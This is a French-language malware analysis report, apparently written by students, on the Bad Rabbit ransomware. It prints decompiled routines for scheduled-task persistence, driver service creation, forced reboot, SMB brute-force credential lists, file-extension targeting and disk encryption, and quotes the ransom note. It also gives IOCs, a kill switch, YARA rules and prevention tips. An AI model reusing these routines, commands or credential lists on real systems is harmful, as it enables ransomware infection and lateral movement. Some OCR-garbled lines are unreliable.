      *(_DWORD *)v5 = 3;
      if ( !RegSetValueExW(phkResult, L"ErrorControl", 0, 4u, v5, 4u) )
      {
        v0 = RegSetValueExW(phkResult, L"ImagePath", 0, 2u, (const BYTE *)L"cscc.dat", 0x12u);
        if ( !v0 )
        {
          do
          {
            v1 = *(wchar_t *)((char *)L"cdfs" + v0);
            *(__int16 *)((char *)word_10013988 + v0) = v1;
            v0 += 2;
          }
          while ( v1 );
```


3- Extraire le fichier dispci.exe :

```
    while ( v5 );
    if ( sub_10008313(9u, &lpMem, (void ***)&v15) )
    {
      v6 = 0;
      do
      {
        v7 = *(WCHAR *)((char *)&Dst + v6 * 2);
        pszPath[v6] = v7;
        ++v6;
      }
      while ( v7 );
      if ( PathAppendW((LPWSTR)pszPath, L"dispci.exe") )
      {
        if ( create_dispci(v15, (LPCWSTR)pszPath, lpMem) )
        {
          sub_10001000((int)&Dst);
          if ( !sub_10001531() )
            v0 = 1;
        }
      }
      v8 = lpMem;
      v9 = GetProcessHeap();
      HeapFree(v9, 0, v8);
    }
  }
  return v0;
}
```

4- Lancer une tâche programmé avec le nom d'un dragon de Game Of Thrones =')

```
int __stdcall sub_10001000(int a1)
{
  int v1; // edi
  WCHAR v3; // [esp+8h] [ebp-618h]
  WCHAR Buffer; // [esp+418h] [ebp-208h]

  v1 = 0;
  if ( sub_10007FB7(L"schtasks /Delete /F /TN rhaegal", 0) )
    Sleep(0x7D0u);
  if ( GetEnvironmentVariableW(L"ComSpec", &Buffer, 0x104u)
    || GetSystemDirectoryW(&Buffer, 0x104u) && lstrcatW(&Buffer, L"\\cmd.exe") )
  {
    wsprintfW(
      &v3,
      L"schtasks /Create /RU SYSTEM /SC ONSTART /TN rhaegal /TR \"%ws /C Start \\\"\\\" \\\"%wsdispci.exe\\\" -id %u && exit\"",
      &Buffer,
      a1,
      dword_10017BBC);
    v1 = sub_10007FB7(&v3, 0);
  }
  return v1;
}
```

On peut la voir en lançant le programme et voir les actions réalisées




4- Lancer le driver cscc.dat comme un service :

```
  v0 = OpenSCManagerW(0, 0, 0xF003Fu);
  v1 = v0;
  if ( !v0 )
    return GetLastError();
  v2 = CreateServiceW(
         v0,
         L"cscc",
         L"Windows Client Side Caching DDriver",
         0xF01FFu,
         1u,
         0,
         3u,
         L"cscc.dat",
         L"Filter",
         0,
         L"FltMgr",
         0,
         0);
  if ( v2 )
    v4 = 0;
  else
    v4 = GetLastError();
  if ( v2 )
    CloseServiceHandle(v2);
  CloseServiceHandle(v1);
  return v4;
}
```

5- Lance une autre tâche programmée pour redémarrer la machine :

```
1  void __noreturn sub_10008A23()
2  {
3    sub_1000808E();
4    if ( dword_10017BC0 & 2 )
5      sub_10007F8F((int)L"schtasks /Delete /F /TN drogon", 0);
6    if ( dword_10017BC0 & 1 )
7    {
8      if ( !InitiateSystemShutdownExW(0, 0, 0, 1, 1, 0x80000000) )
9        ExitWindowsEx(6u, 0);
10   }
11   ExitProcess(0);
12 }
```

On peut la voir aussi, avec un nom d'un autre dragon de Game Of Thrones :p



6- Se propage latéralement dans le réseau avec un brute-force du service smb :

Une liste d'utilisateurs

```
data:10013478                   ; "Administrator"
data:1001347C   dd offset aAdmin_0      ; "Admin"
data:10013480   dd offset aGuest_0      ; "Guest"
data:10013484   dd offset aUser_0       ; "User"
data:10013488   dd offset aUser1_0      ; "User1"
data:1001348C   dd offset aUser1        ; "user-1"
data:10013490   dd offset aTest_0       ; "Test"
data:10013494   dd offset aRoot         ; "root"
data:10013498   dd offset aBuh          ; "buh"
data:1001349C   dd offset aBoss         ; "boss"
data:100134A0   dd offset aFtp          ; "ftp"
data:100134A4   dd offset aRdp          ; "rdp"
data:100134A8   dd offset aRdpuser      ; "rdpuser"
data:100134AC   dd offset aRdpadmin     ; "rdpadmin"
data:100134B0   dd offset aManager      ; "manager"
data:100134B4   dd offset aSupport      ; "support"
data:100134B8   dd offset aWork         ; "work"
data:100134BC   dd offset aOtherUser    ; "other user"
data:100134C0   dd offset aOperator     ; "operator"
data:100134C4   dd offset aBackup       ; "backup"
data:100134C8   dd offset aAsus         ; "asus"
data:100134CC   dd offset aFtpuser      ; "ftpuser"
data:100134D0   dd offset aFtpadmin     ; "ftpadmin"
data:100134D4   dd offset aNas          ; "nas"
data:100134D8   dd offset aNasuser      ; "nasuser"
```

Et une autre liste de mot de passe :

```
.data:100134F4                dd offset aAdministrator ; "Administrator"
.data:100134F8                dd offset aAdministrator_0 ; "administrator"
.data:100134FC                dd offset aGuest_0       ; "Guest"
.data:10013500                dd offset aGuest         ; "guest"
.data:10013504                dd offset aUser_0        ; "User"
.data:10013508                dd offset aUser          ; "user"
.data:1001350C                dd offset aAdmin_0       ; "Admin"
.data:10013510                dd offset aAdmintest     ; "adminTest"
.data:10013514                dd offset aTest          ; "test"
.data:10013518                dd offset aRoot          ; "root"
.data:1001351C                dd offset a123           ; "123"
.data:10013520                dd offset a1234          ; "1234"
.data:10013524                dd offset a12345         ; "12345"
.data:10013528                dd offset a123456        ; "123456"
.data:1001352C                dd offset a1234567       ; "1234567"
.data:10013530                dd offset a12345678      ; "12345678"
.data:10013534                dd offset a123456789     ; "123456789"
.data:10013538                dd offset a1234567890    ; "1234567890"
.data:1001353C                dd offset aAdministrator1_0 ; "Administrator123"
.data:10013540                dd offset aAdministrator1 ; "administrator123"
.data:10013544                dd offset aGuest123_0    ; "Guest123"
.data:10013548                dd offset aGuest123      ; "guest123"
.data:1001354C                dd offset aUser123_0     ; "User123"
.data:10013550                dd offset aUser123       ; "user123"
```

On n'a pas vu ce comportement dans notre sniffer car on n'avait pas une autre machine qui utilise le service smb.

7- Chiffre les fichiers du disque, les extensions affectés sont :

```
a3ds7zAccdbAiAs:                        ; DATA XREF: sub_100059B1+46↑o
                                        ; .data:10013028↓o
                text "UTF-16LE", '.3ds.7z.accdb.ai.asm.asp.aspx.avhd.back.bak.bmp.brw'
                text "UTF-16LE", '.c.cab.cc.cer.cfg.conf.cpp.crt.cs.ctl.cxx.dbf.der.d'
                text "UTF-16LE", 'ib.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.hpp.hxx.'
                text "UTF-16LE", 'iso.java.jfif.jpe.jpeg.jpg.js.kdbx.key.mail.mdb.msg'
                text "UTF-16LE", '.nrg.odc.odf.odg.odi.odm.odp.ods.odt.ora.ost.ova.ov'
                text "UTF-16LE", 'f.p12.p7b.p7c.pdf.pem.pfx.php.pmf.png.ppt.pptx.ps1.'
                text "UTF-16LE", 'pst.pvi.py.pyc.pyw.qcow.qcow2.rar.rb.rtf.scm.sln.sq'
                text "UTF-16LE", 'l.tar.tib.tif.tiff.vb.vbox.vbs.vcb.vdi.vfd.vhd.vhdx'
```

En utilisant la clé publique du créateur :

```
aMiibijanbgkqhk:                        ; DATA XREF: sub_1000636B+73↑o
                                        ; .data:1001302C↓o
                text "UTF-16LE", 'MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5clDuVF'
                text "UTF-16LE", 'r5sQxZ+feQlVvZcEK0k4uCSF5SkOkF9A3tR6O/xAt89/PVhowvu'
                text "UTF-16LE", '2TfBTRsnBs83hcFH8hjG2V5F5DxXFoSxpTqVsR4lOm5KB2S8ap4'
                text "UTF-16LE", 'TinG/GN/SVNBFwllpRhV/vRWNmKgKIdROvkHxyALuJyUuCZlIoa'
                text "UTF-16LE", 'J5tB0YkATEHEyRsLcntZYsdwH1P+NmXiNg2MH5lZ9bEOk7YTMfw'
                text "UTF-16LE", 'VKNqtHaX0LJOyAkx4NR0DPOFLDQONW9OOhZSkRx3V7PC3Q29HHh'
                text "UTF-16LE", 'yiKVCPJsOW1l1mNtwL7KX+7kfNe0CefByEWfSBt1tbkvjdeP2xB'
                text "UTF-16LE", 'nPjb3GE1GA/oGcGjrXc6wV8WKsfYQIDAQAB',0
```

En suivant la réference de cette clé en trouve la routine de chiffrement qui lance un thread à part qui s'occupe de la tâche :

```
v6 = GetLogicalDrives();
v7 = 31;
do
{
  result = (_DWORD *)(1 << v7);
  if ( (1 << v7) & v6 )
  {
    RootPathName[0] = v7 + 65;
    RootPathName[1] = 58;
    v5 = 92;
    result = (_DWORD *)GetDriveTypeW(RootPathName);
    if ( result == (_DWORD *)3 )
    {
      result = LocalAlloc(0x40u, 0x50u);
      if ( result )
      {
        result[19] = a2;
        *result = v2;
        result[13] = L"MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5clDuVFr5sQxZ+feQlVvZcEK0k4uCSF5SkOkF9A3tR6O/xAt89/PV"
                     "howvu2TfBTRsnBs83hcFH8hjG2V5F5DxXFoSxpTqVsR4lOm5KB2S8ap4TinG/GN/SVNBFwllpRhV/vRWNmKgKIdROvkHxyAL"
                     "uJyUuCZlIoaJ5tB0YkATEHEyRsLcntZYsdwH1P+NmXiNg2MH5lZ9bEOk7YTMfwVKNqtHaX0LJOyAkx4NR0DPOFLDQONW9OOh"
                     "ZSkRx3V7PC3Q29HHhyiKVCPJsOW111mNtwL7KX+7kfNe0CefByEWfSBt1tbkvjdeP2xBnPjb3GE1GA/oGcGjrXc6wV8WKsfYQI
        result[1] = *(_DWORD *)RootPathName;
        result[2] = v5;
        qmemcpy(result + 3, a1, 0x21u);
        result = CreateThread(0, 0, sub_10006299, result, 0, 0);
      }
    }
  }
  --v7;
}
while ( v7 >= 0 );
return result;
```

8- Enfin, il redémarre le système:

Le fichier déposé «dispci.exe» utilise les informations de version d'un véritable utilitaire DiskCryptor qui est responsable de l'infection MBR qui arrête le processus de démarrage du système affecté jusqu'à ce que la rançon soit payée comme indiqué dans l'image ci :

```
Oops! Your files have been encrypted.

If you see this text, your files are no longer accessible.
You might have been looking for a way to recover your files.
Don't waste your time. No one will be able to recover them without
decryption service.

We guarantee that you can recover all your files safely. All you
need to do is submit the payment and get the decryption password.

Visit our web service at caforssztxqzf2nm.onion

Your personal installation key#1:

ZD4aUQefe4xcAMDwku8fIN9Ir/wxaYN2jojt+D8aPVCdow6yMaZXIUWW7afOXmGg
J3GodzznEy37crzNZA6/Ym9BzLtxznyN8271XI1RWTzeM6oo7DhCjmhOeYEJsTWs
qvtEHgr3d4kh4OEoTaKtfHStvzf12R64tzZ0KvO9iVhecDD8/TLNHGummPE+uv83
15wAPp3YShZQTuevVL2C9a4cPLoASA16EtBvcvQjqkF4VM2p9+CjVrd6rITi4k5o
YEG8b71D0++1mrV8YL2qBC6iWtHL2/djLwf1hxLq25tsKpcstrzGndzOCjcBB0Qh
jyuHSdPMb1FJvLtM6S85O3hM0VhPnyyBcA==

If you have already got the password, please enter it below.
Password#1: _
```

On peut trouver le même texte dans la section .data de infpub.dat :

```
aOopsYourFilesH:                        ; DATA XREF: StartAddress+DDTo
                                        ; .data:10013030↓o
                text "UTF-16LE", 'Oops! Your files have been encrypted.',0Dh,0Ah
                text "UTF-16LE", 0Dh,0Ah
                text "UTF-16LE", 'If you see this text, your files are no longer acce'
                text "UTF-16LE", 'ssible.',0Dh,0Ah
                text "UTF-16LE", 'You might have been looking for a way to recover yo'
                text "UTF-16LE", 'ur files.',0Dh,0Ah
                text "UTF-16LE", 'Don',27h,'t waste your time. No one will be able to'
                text "UTF-16LE", ' recover them without our',0Dh,0Ah
```

Résumé du dispci.exe :

TLP:WHITE

Ce module communique avec le pilote supprimé à l'aide des IOCTL appropriés. Le pilote supprimé est un module légitime utilisé pour le chiffrement du disque: dispci.exe est conçu pour adopter les fonctionnalités du pilote à des fins malveillantes. Exemple:

```
v13 = 664;
InBuffer = VirtualAlloc(0, 0x298u, 0x3000u, 0x40u);
if ( !InBuffer )
  return 9;
v2 = TlsGetValue(dwTlsIndex);
if ( !v2 )
{
  v3 = CreateFileW(L"\\\\.\\dcrypt", 0, 0, 0, 3u, 0, 0);
  v2 = v3;
  if ( v3 == (HANDLE)-1 )
  {
LABEL_7:
    VirtualLock(InBuffer, 0x298u);
    goto LABEL_8;
  }
  TlsSetValue(dwTlsIndex, v3);
}
if ( !DeviceIoControl(v2, 0x220060u, &InBuffer, 8u, 0, 0, &BytesReturned, 0) && GetLastError() )
  goto LABEL_7;
LABEL_8:
v4 = (int)InBuffer;
if ( !InBuffer )
  return 9;
```

https://blog.malwarebytes.com/threat-analysis/2017/10/badrabbit-closer-look-new-version-petyanotpetya/

4- Indicators of Compromise (IOCs)

Les indicateur de compromission sont nombreux on va les catégorisé par

Nom de Fichier , Comportement réseaux , Présence des hash comme suit :

4.1-URL

L'origine de ce malware est : ***http://1dnscontrol.com/install_flash.php***

Donc on prend le domain et l'url comme un IOC:

- ***http://1dnscontrol.com***
- ***.**1dnscontrol.com

Dans notre cas le malware nous est parvenu par le site :

- https://send.firefox.com/download/6650e3d9d663f19d/#P21ogzPQrmDTobt2kztxDw

Que nous considérons aussi IOC


4.2- Nom du fichier et son hash

- install_flash_player.exe
  630325cac09ac3fab908f903e3b00d0dadd5fdaa0875ed8496fcbb97a558d0dao
- C:\Windows\dispci.exe
  8ebc97e05c8e1073bda2efb6f4d00ad7e789260afa2c276f0c72740b838a0a93
- C:\Windows\cscc.dat
  682ADCB55FE4649F7B22505A54A9DBC454B4090FC2BB84AF7DB5B0908F3B7806
- C:\Windows\infpub.dat
  579FD8A0385482FB4C789561A30B09F25671E86422F40EF5CCA2036B28F99648

5- Kill Switch


1- Création de cscc.dat

Grâce à l'analyse avancée, nous avons consolidé les informations recueillies dans l'analyse précédente et nous avons trouvé le kill-switch du malware: lorsque le dropper s'exécute lui-même, il vérifie d'abord l'existence du fichier «C:\\Windows\\cscc.dat» qui inclut le Bibliothèque «DiskCryptor». ***Si le fichier existe*** déjà, le malware termine son exécution immédiatement.
Ceci est confirmé dans le code:




2- Création de infpub.dat sans permissions

création du fichier infpub.dat dans C:\\windows et enlevé les permissions



on voit qu'on lançant le malware il ne s'exécute plus on peut voir sa avec hacker pro et process explorer



6- Règle Yara

Pour marquer un contenu suspect dans des fichiers utilise on spécifi les règles personnalisées exécutées sur les fichiers.

5.1-Règle YARA pour l'exécutable FlashPlayer

Dans cette règle on va chercher si le contenu des chaîne existe dans le programme codé on hexa et si la taille du fichier est bien en dessous de 500k

```
rule YARA_BADRABBIT_FILE_Creation {
   meta:
      description = "Bad Rabbit Ransomware creation of infpub.dat"
      author = "AFTI_Stud"
      reference = "BadRabbit"
      date = "2020-01-24"
      tlp = "white"
      hash1 = "630325cac09ac3fab908f903e3b00d0dadd5fdaa0875ed8496fcbb97a558d0da"
   strings:
      $x1 = "C:\\Windows\\infpub.dat"  fullword wide
      $x2 = "infpub.dat" fullword wide
      $x3 = "%ws C:\\Windows\\%ws,#1 %ws" fullword wide

   condition:
        // MZ signature at offset 0 ...
      ( uint16(0) == 0x5a4d and
        filesize < 500KB and ( all of them )
```

5.2-Règle Yara pour le fichier créé infpub

Cette règle va chercher directement si un fichier contient toute ces chaine alors on dira que le fichier et infecter

```
rule YARA_BADRABBIT_FILE_infpub {
   meta:
      description = "Bad Rabbit Ransomware creation of infpub.dat"
      author = "AFTI_Stud"
      reference = "BadRabbit"
      date = "2020-01-24"
      tlp = "white"
      hash1 = "579fd8a0385482fb4c789561a30b09f25671e86422f40ef5cca2036b28f99648"
   strings:
      $x1 = 'schtasks /Create /RU SYSTEM /SC ONSTART /TN rhaegal /TR \"%ws /C Start \\\"\\\" \\\"%wsdispci.exe\
\\" -id %u && exit'  fullword wide
      $x2 = "%ws\\admin$\\%ws" fullword wide
        // clé public
      $x3 = "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5clDuVFr5sQxZ+feQlVvZcEK0k4uCSF5SkOkF9A3tR6O"  wide

   condition:
      all of them
```

5.3-Règle yara pour l'exécutable dispci

Pour la dernière règle on vérifie que la taille du fichier est inférieur 400kb et que 4 ou Tout les ragle match pour dir que le fichier est corrompu

```
rule YARA_BADRABBIT_FILE_dispci {
   meta:
      description = "Bad Rabbit Ransomware dispci.exe"
      author = "AFTI_Stud"
      reference = "BadRabbit"
      date = "2020-01-24"
      hash1 = "8ebc97e05c8e1073bda2efb6f4d00ad7e789260afa2c276f0c72740b838a0a93"
   strings:
      $x1 = "schtasks /Create /SC ONCE /TN viserion_%u /RU SYSTEM /TR \"%ws\" /ST %02d:%02d:00" fullword wide
      $x2 = "need to do is submit the payment and get the decryption password." fullword ascii
      $s3 = "If you have already got the password, please enter it below." fullword ascii
      $s4 = "dispci.exe" fullword wide
      $s5 = "\\\\.\\GLOBALROOT\\ArcName\\multi(0)disk(0)rdisk(0)partition(1)" fullword wide
      $s6 = "Run DECRYPT app at your desktop after system boot" fullword ascii
      $s7 = "C:\\Windows\\cscc.dat" fullword wide
      $s8 = "schtasks /Delete /F /TN %ws" fullword wide
      $s9 = "Password#1: " fullword ascii
      $s10 = "\\AppData" fullword wide
      $s11 = "Disk decryption completed" fullword wide
      $s12 = "Files decryption completed" fullword wide
      $s13 = "bootable partition not mounted" fullword ascii
   condition:
        // MZ signature at offset 0 ...
      ( uint16(0) == 0x5a4d and
        filesize < 400KB and
        ( 1 of ($x*) or 4 of them )
      ) or ( all of them )
```

7- Conclusion

Comment rester en sécurité ?

- Ne téléchargez jamais de logiciels à partir d'annonces contextuelles ou de sites Web qui n'appartiennent pas au fournisseur du logiciel (dans ce cas - Adobe).
- Ne cliquez jamais sur des liens ou téléchargez des pièces jointes qui arrivent dans des e-mails provenant de sources indésirables, inconnues ou inattendues.
- Appliquez toutes les mises à jour de sécurité recommandées pour le système d'exploitation et les programmes comme Adobe, JAVA, les navigateurs Web, etc.
- Effectuez des sauvegardes régulières de vos données importantes dans des emplacements sécurisés en ligne et hors ligne.
- Utilisez un logiciel de sécurité en couches et maintenez-le à jour.
- Bloquer les ports SMB sur les machines [UDP 137, 138 et TCP 139, 445] ou Désactiver SMBv1.